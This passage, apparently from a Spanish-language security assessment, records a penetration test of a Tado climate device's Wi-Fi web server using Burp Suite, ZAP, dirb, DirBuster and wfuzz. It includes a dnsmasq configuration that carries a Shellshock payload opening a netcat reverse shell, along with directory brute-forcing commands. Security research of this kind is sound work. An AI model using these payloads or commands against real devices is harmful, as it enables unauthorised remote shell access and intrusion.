

FIGURA 14 - OWASP ZAP LFI FUZZING

Con ninguna de las tres listas se ha obtenido una respuesta del servidor "válida".

Fuzzing:

Para analizar las peticiones que se envían desde el navegador al servidor web, se va a usar ***Burpsuite*** y ***Owasp Zap***.

Burp Suite es una herramienta similar a **ZAP**, es un conjunto de herramientas basada en java que permite comprobar la seguridad de aplicaciones web. Esta suite consiste en un servidor proxy para analizar las peticiones, un rastreador web y también permite realizar tests de intrusión.

Cuando se utiliza el **servidor Proxy** y se configura el navegador para funcionar con ello, es posible tener control total sobre el tráfico intercambiado entre el servidor web y el navegador web. Burp Suite permite manipular los datos antes de enviarlos al servidor web, todo se hace de forma gráfica a través de una interfaz muy sencilla. Con esta funcionalidad se pueden reproducir bugs y vulnerabilidades del sitio web.

El "intruder" permite automatizar ataques contra las páginas web bajo el protocolo HTTP, también proporciona una herramienta para generar solicitudes maliciosas HTTP como *SQL*

injection o XSS y se pueden hacer ataques de fuerza bruta contra usuarios del servicio. También incorpora un repetidor para modificar las respuestas del servidor y reenviárselas observando los resultados.



FIGURA 15 - BURP SUITE

Analizando el comportamiento de la página principal (ver imagen) se puede ver que cada poco tiempo automáticamente se llama a "*status.json*" para comprobar el estado del equipo y mostrar en la página principal un mensaje según su estado. Estos estados se pueden ver en el javascript de la página principal, estos son algunos:

```
function print_status(){
    switch(status){
        case"IDLE":
            color="blue";
            message="Create a WIFI profile";
            break;
        case"CERT_RECV_DATA":
            color="blue";
            message="Uploading certificate...";
            break;
        case"CERT_NEW_RECEIVED":
            color="blue";
            message="Uploading complete";
            break;
        case"CERT_SAVED_1":
            color="green";
            message="Root CA saved";
            break;
        case"CERT_SAVED_2":
            color="green";
            message="Private key saved";
            break;
        case"CERT_SAVED_3":
            color="green";
            message="Certificate saved";
            break;
        case"PROFILE_ADDED":
            color="green";
            message="Connecting to new profile";
            setTimeout(reload_page,5000);
            break;
        case"CERT_ERROR_UNEXPECTED":
            color="red";
            message="ERROR: Unexpected data received";
            break;
        case"CERT_ERROR_SIZE":
            color="red";
            message="ERROR: Certificate size too big";
            break;
        case"CERT_ERROR_SAVE":
            color="red";
            message="ERROR: Could not save certificate";
            break;
        case"PROFILE_ERROR_SSID_LEN":
            color="red";
            message="ERROR Invalid SSID length";
            break;
        case"PROFILE_ERROR_PASSWORD_LEN":
            color="red";
            message="ERROR Invalid password length";
            break;
```

FIGURA 16 - ESTADOS JSON DE LA WEBAPP

Las peticiones POST que se realizan desde el navegador para guardar las credenciales del Wi-Fi a través de la aplicación web tienen la siguiente forma:



FIGURA 17 - PETICIÓN POST BURP

Con los datos que se tienen, ya se puede empezar a hacer fuzzing a los parámetros de la peticion POST. El objetivo de esto es que el servidor no trate bien la entrada de parametros envíados por la petición HTTP y resulte en un ***crash***. Para ello, se van a introducir bloques de miles de '*A*'s en los diferentes parámetros desde el "intruder" del **BurpSuite**:



FIGURA 18 - BURP FUZZING

El equipo cuando recibe esta petición, lo que hace es intentar conectarse al Wi-Fi con el SSID y password que se la ha especificado, al no existir ese Wi-Fi, el equipo en una especie de display que tiene, muestra que no ha sido capaz de conectarse a esa red Wi-Fi, manteniéndose en un estado controlado.

FIGURA 19 - CLIMATIZADOR TADO MOSTRANDO ERROR EN WI-FI

La siguiente *tool* que se va a usar es el ***Dirb***, una herramienta que realiza ataques de diccionario contra un servidor web y analiza la respuesta para encontrar posibles objetos web que estén escondidos. Como diccionario se ha usado uno el más grande que viene con Dirb:

```
dirb http://192.168.1.1/  /usr/share/wordlists/dirb/big.txt
```

- Objetivo: http://192.168.1.1
- Diccionario: /usr/share/wordlists/dirb/big.txt



FIGURA 20 - DIRB

Como se puede ver en la imagen, con el diccionario usado no se han encontrado objetos ocultos.

A continuación se van a usar ***OWASP DirBuster y/o WFuzz*** con el fin de intentar descubrir archivos y/o directorios ocultos en el servidor web (es el mismo objetivo que el anterior solo que ahora se va a usar otro diccionario).

DirBuster es una aplicación Java multi hilo diseñada para obtener por fuerza bruta los nombres de directorios y archivos en servidores Web/de aplicación. A menudo ocurre que lo que ahora parece un servidor Web en una fase de instalación por omisión no lo es, y tiene páginas y aplicaciones ocultas. DirBuster trata de encontrar estos.

Sin embargo, las herramientas de esta naturaleza a menudo son solo tan buenas como la lista de archivos y directorios con los que vienen. Un enfoque diferente fue usado para generar esto. La lista fue generada desde cero, rastreando en Internet y recolectando los directorios y archivos que son realmente usados por los desarrolladores.

Se ha usado el diccionario más grande que tiene **Dirbuster** y que se encuentra en la siguiente ruta:

/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt



FIGURA 21 - DIRBUSTER EN ACCIÓN

Tras unos minutos de trabajo, Dirbuster ya ha encontrado algún directorio y archivo como se puede apreciar en la imagen.



FIGURA 22 - JSON DESCUBIERTO CON DIRBUSTER

Wfuzz es una herramienta destinada para la enumeración de archivos y directorios alojados en una aplicación Web. Está desarrollada por Edge-Security realiza ataques de fuerza bruta para la enumeración de directorios, servlets, scripts y archivos en el webserver.

Estos ataques son realizados mediante peticiones GET y POST que además de verificar la existencia de dichos recursos, posibilita la identificación de inyecciones del tipo SQL LDAP y XSS, entre otras.

```
wfuzz –c –w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt –hc 404 –R 3 http://192.168.1.1/FUZZ
```

- -c: Opción para que imprima la salida con colores
- -w: Opción para especificar el diccionario que se va a usar
- --hc: Opción para que las respuestas 404 del servidor no las imprima por pantalla
- -R: Se especifica el nivel de recursividad/profundidad



FIGURA 23 - WFUZZ FUZZING

Después de haber pasado estas dos herramientas, se ha encontrado que existe un archivo en "*/oipr*" y otra vez el mismo archivo en "*/www/safe/oipr*", que resulta ser un archivo que anteriormente se había subido al equipo a través del campo de certificados Wi-Fi pero con otro nombre completamente diferente. Por lo tanto todos los archivos que se suban a través de ese campo aparentemente son renombrados y guardados sin ninguna extensión, y son interpretados en el navegador como texto ASCII.

Viendo que el servidor ha renombrado el archivo subido a una serie de caracteres aparentemente aleatorios, lo que se ha hecho es probar fuerza bruta con letras y números con una longitud de entre 4 y 6 caracteres desde el **Dirbuster**.

Como se puede ver en la siguiente imagen, haciendo este tipo de fuerza bruta, se descubren más archivos que se habían subido a través del campo de certificados al servidor.



FIGURA 24 - OWASP DIRBUSTER BRUTEFORCING (2)

ShellShock Exploit (DHCP y User-Agent):

Esta vulnerabilidad está relacionada en cómo ***Bash*** procesa variables del entorno dictadas por el sistema operativo o bien por un programa que llama a un script. Si Bash ha sido configurado como el intérprete de comandos por defecto, puede ser usado por *hackers* contra servidores y otros dispositivos Unix y Linux vía web, SSH, telnet o cualquier otro programa que ejecute scripts en Bash.

Aprovechando que se puede hacer de servidor DHCP para proporcionarle dirección IP y conexión a internet a través de un punto de acceso falso, se va a intentar explotar la vulnerabilidad Shellshock a través de una respuesta DHCP del servidor, para ello se va a modificar el archivo de configuración del servidor DHCP "dnsmasq":

```
log-facility=/var/log/dnsmasq.log
#address=/#/10.0.0.1
#address=/google.com/10.0.0.1
interface=wlan1
dhcp-range=10.0.0.10,10.0.0.20,12h
dhcp-option-force=100,() { :; }; sleep(10); nc 10.0.0.1 8888 -e /bin/bash
#no-resolv
log-queries
```

FIGURA 25 - CONFIGURACIÓN DE DNSMASQ



FIGURA 26 - ESPERANDO CONEXIÓN CON NETCAT

También se va a intentar explotar la misma vulnerabilidad a través del "User-Agent" del navegador aprovechando que tiene aplicación web, como por ejemplo:



FIGURA 27 - SHELLSHOCK EN CABECERAS HTTP EN BURP SUITE

En ambos casos no se han obtenido resultados, por lo que la versión de ***Bash*** que lleva incorporada no es vulnerable.

WebServer v1.0:

Buscando más en profundidad sobre el módulo Wi-Fi ***CC3200MOD***, resulta que el fabricante (*Texas Instruments*) es el creador del *backend* del servidor web, proporcionando al programador del módulo (*Tado*) solo la posibilidad de modificar la interfaz web y gestionar las peticiones que se van a querer generar hacia el backend del servidor a través de su interfaz, para que este a su vez se lo pase luego al sistema de ficheros.

Según la documentación del servidor web que lleva implementado el módulo, éste solo puede acceder a los directorios que se ven en la siguiente imagen:

For security purposes, the web server can access only the following root folders on the file system:
- www/
- www/safe/

Figura 28 - Acceso limitado del servidor web

(Estos son justo los directorios que han dado una respuesta “200 OK” cuando se hizo fuzzing)

Todos los recursos por defecto que vienen con el servidor, han sido deshabilitados por Tado.

En la documentación del fabricante, viene detallada una API, en la que están todas las posibles peticiones (GET o POST) que se le pueden hacer al servidor. Entre todas ellas hay una petición POST que llama un poco más la atención que las otras, que es la de la posibilidad de que el equipo haga un “test” de ping.

ping.html	Start the ping test	• IP address • Packet size • Number of pings

Start ping test		
__SL_P_T.A	IP address	IP address of the remote device
__SL_P_T.B	Packet size	In bytes (32 to 1472)
__SL_P_T.C	Number of pings	0 to unlimited, 1 to 255

Figura 29 - Parámetros de la petición POST al servidor

Con todos estos datos, ya se sabe como hay que crear la peticion POST para comprobar que efectivamente dispone de esa funcionalidad:



Figura 30 - Creando la petición POST con Burp suite

Y con el Wireshark se comprueba que efectivamente esa petición es tratada por el servidor web como se esperaba:

```
309 344.995792060 192.168.1.1   192.168.1.2   TCP    54 80 → 55704 [ACK] Seq
310 345.978292148 192.168.1.1   192.168.1.2   ICMP   74 Echo (ping) request
